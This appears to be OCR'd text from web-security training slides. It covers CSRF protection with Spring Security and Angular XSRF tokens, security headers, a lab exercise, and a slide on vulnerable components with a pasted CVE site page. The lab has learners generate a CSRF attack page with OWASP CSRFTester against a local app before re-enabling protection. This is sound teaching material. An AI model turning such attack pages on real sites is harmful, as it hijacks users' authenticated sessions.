P3P: CP="This is not a P3P policy! See http://www.google.com/support/accounts/
bin/answer.py?hl=en&answer=151657 for more info."
Server: gws
X-XSS-Protection: 1; mode=block ←
X-Frame-Options: SAMEORIGIN ←
Set-Cookie:
PREF=ID=1111111111111111:FF=0:TM=1437482315:LM=1437482315:V=1:S=ravPRMTmm-2KfqwG
; expires=Thu, 20-Jul-2017 12:38:35 GMT; path=/; domain=.google.com
Set-Cookie: NID=69=BUV_-6Ya2OvWq5cP5bv30pl7WM6Blf-
b12WcLW9_QTG6tJGtbnk5E7wPsrqiyPeM1HG-Bg7O2gW01fdPn-
V1bZn4j5dhfURl4aOE7vtZY5fUdskatGCOJv6f5-uci-LY; expires=Wed, 20-Jan-2016
12:38:35 GMT; path=/; domain=.google.com; HttpOnly
Alternate-Protocol: 443:quic,p=1
Transfer-Encoding: chunked
Accept-Ranges: none
Vary: Accept-Encoding
```

```
POST /logout HTTP/1.1
Host: localhost:8080
Connection: keep-alive
Content-Length: 2
Accept: application/json, text/plain, */*
Origin: http://localhost:8080
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_5) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/48.0.2564.116 Safari/537.36
Content-Type: application/json;charset=UTF-8
Referer: http://localhost:8080/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,pt;q=0.6
Cookie: JSESSIONID=6C8329FA2171EBA88B3AF2E404AEB293
```



```
{
    "timestamp": 1457100055677,
    "status": 403,
    "error": "Forbidden",
    "message": "Expected CSRF token not found. Has your session expired?",
    "path": "/logout"
}
```


Angular CSRF token solution



https://mybank.com/login

JSESSIONID=5A18405AB0190D4BFD0C3BE8F643575D
XSRF-TOKEN=1a9dae8d-3e77-443a-8860-f3dff240fb7b

Angular CSRF token solution




https://mybank.com/login

JSESSIONID=5A18405AB0190D4BFD0C3BE8F643575D
XSRF-TOKEN=1a9dae8d-3e77-443a-8860-f3dff240fb7b

cookie

Angular CSRF token solution




post

```
https://mybank.com/anotherpost
X-XSRF-TOKEN:1a9dae8d-3e77-443a-8860-f3dff240fb7b
```

```
JSESSIONID=5A18405AB0190D4BFD0C3BE8F643575D
XSRF-TOKEN=1a9dae8d-3e77-443a-8860-f3dff240fb7b
```

cookie

Angular CSRF token solution



post

header

```
https://mybank.com/anotherpost
X-XSRF-TOKEN:1a9dae8d-3e77-443a-8860-f3dff240fb7b
```

```
JSESSIONID=5A18405AB0190D4BFD0C3BE8F643575D
XSRF-TOKEN=1a9dae8d-3e77-443a-8860-f3dff240fb7b
```


cookie

CSRF Lab


1. Run OWASP CSRFTester
    1. cd ~/workspaces/CSRFTester-1.0
    2. java -cp lib/concurrent.jar:OWASP-CSRFTester-1.0.jar org.owasp.csrftester.CSRFTester
2. Generate a CSRF attack page for the post
3. Reenable CSRF feature in Spring Security
4. Add X-XSS-Protection and X-Frame-Options headers

9. Using Components with Known Vulnerabilities

Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.



Application Specific	Exploitability AVERAGE	Prevalence WIDESPREAD	Detectability DIFFICULT	Impact MODERATE	Application / Business Specific



Common Vulnerabilities and Exposures

The Standard for Information Security Vulnerability Names

CVE-IDs have a new format –Learn more****

TOTAL CVEs: 68072

About CVE
Terminology
Documents
FAQs

CVE List
CVE-ID Syntax Change
CVE-ID Syntax Compliance
About CVE Identifiers
Search CVE
Search NVD
Updates & RSS Feeds
Request a CVE-ID

CVE In Use
CVE-Compatible Products
NVD for CVE Fix Information
CVE Numbering Authorities

News & Events
Calendar
Free Newsletter

Community
CVE Editorial Board
Sponsor
Contact Us

Search the Site
Site Map

CVE® International in scope and free for public use, CVE is a dictionary of publicly known information security vulnerabilities and exposures.

CVE's common identifiers enable data exchange between security products and provide a baseline index point for evaluating coverage of tools and services.

Widespread Use of CVE

- ▲ Vulnerability Management
- ▲ Patch Management
- ▲ Vulnerability Alerting
- ▲ Intrusion Detection
- ▲ Security Content Automation Protocol (SCAP)
- ▲ NVD (National Vulnerability Database)
- ▲ US-CERT Bulletins
- ▲ CVE Numbering Authorities (CNAs)
- ▲ *Recommendation ITU-T X.1520 Common Vulnerabilities and Exposures (CVE)*, ITU-T CYBEX Series

Focus On

CVE-ID Numbers in New Numbering Format Now being Issued

CVE Identifiers (CVE-IDs) using the new numbering format are now being issued. "CVE-2014-10001" with 5 digits in the sequence number and "CVE-2014-100001" with 6 digits in the sequence number are two examples (learn more). Organizations that have not updated to the new CVE-ID format risk the possibility that their products and services could break or report inaccurate vulnerability identifiers, which could significantly impact users' vulnerability management practices.

To make it easy to update, the CVE Web site provides free technical guidance and CVE test data for developers and consumers to use to verify that their products and services will work correctly. In addition, for those who use National Vulnerability Database (NVD) data, NIST provides test data in NVD format at http://nvd.nist.gov/cve-id-syntax-change.

Comments or concerns about this guidance, and/or the test data, is welcome at cve-id-change@mitre.org.

Page Last Updated: February 12, 2015

Latest News

2nd Product from Beijing Netpower Technologies Now Registered as Officially "CVE-Compatible"

ToolsWatch Makes Declaration of CVE Compatibility

CVE Identifier "CVE-2015-0313" Cited in Numerous Security Advisories and News Media References about a Zero-Day Adobe Flash Vulnerability

1 Product from WPScan Now Registered as Officially "CVE-Compatible"

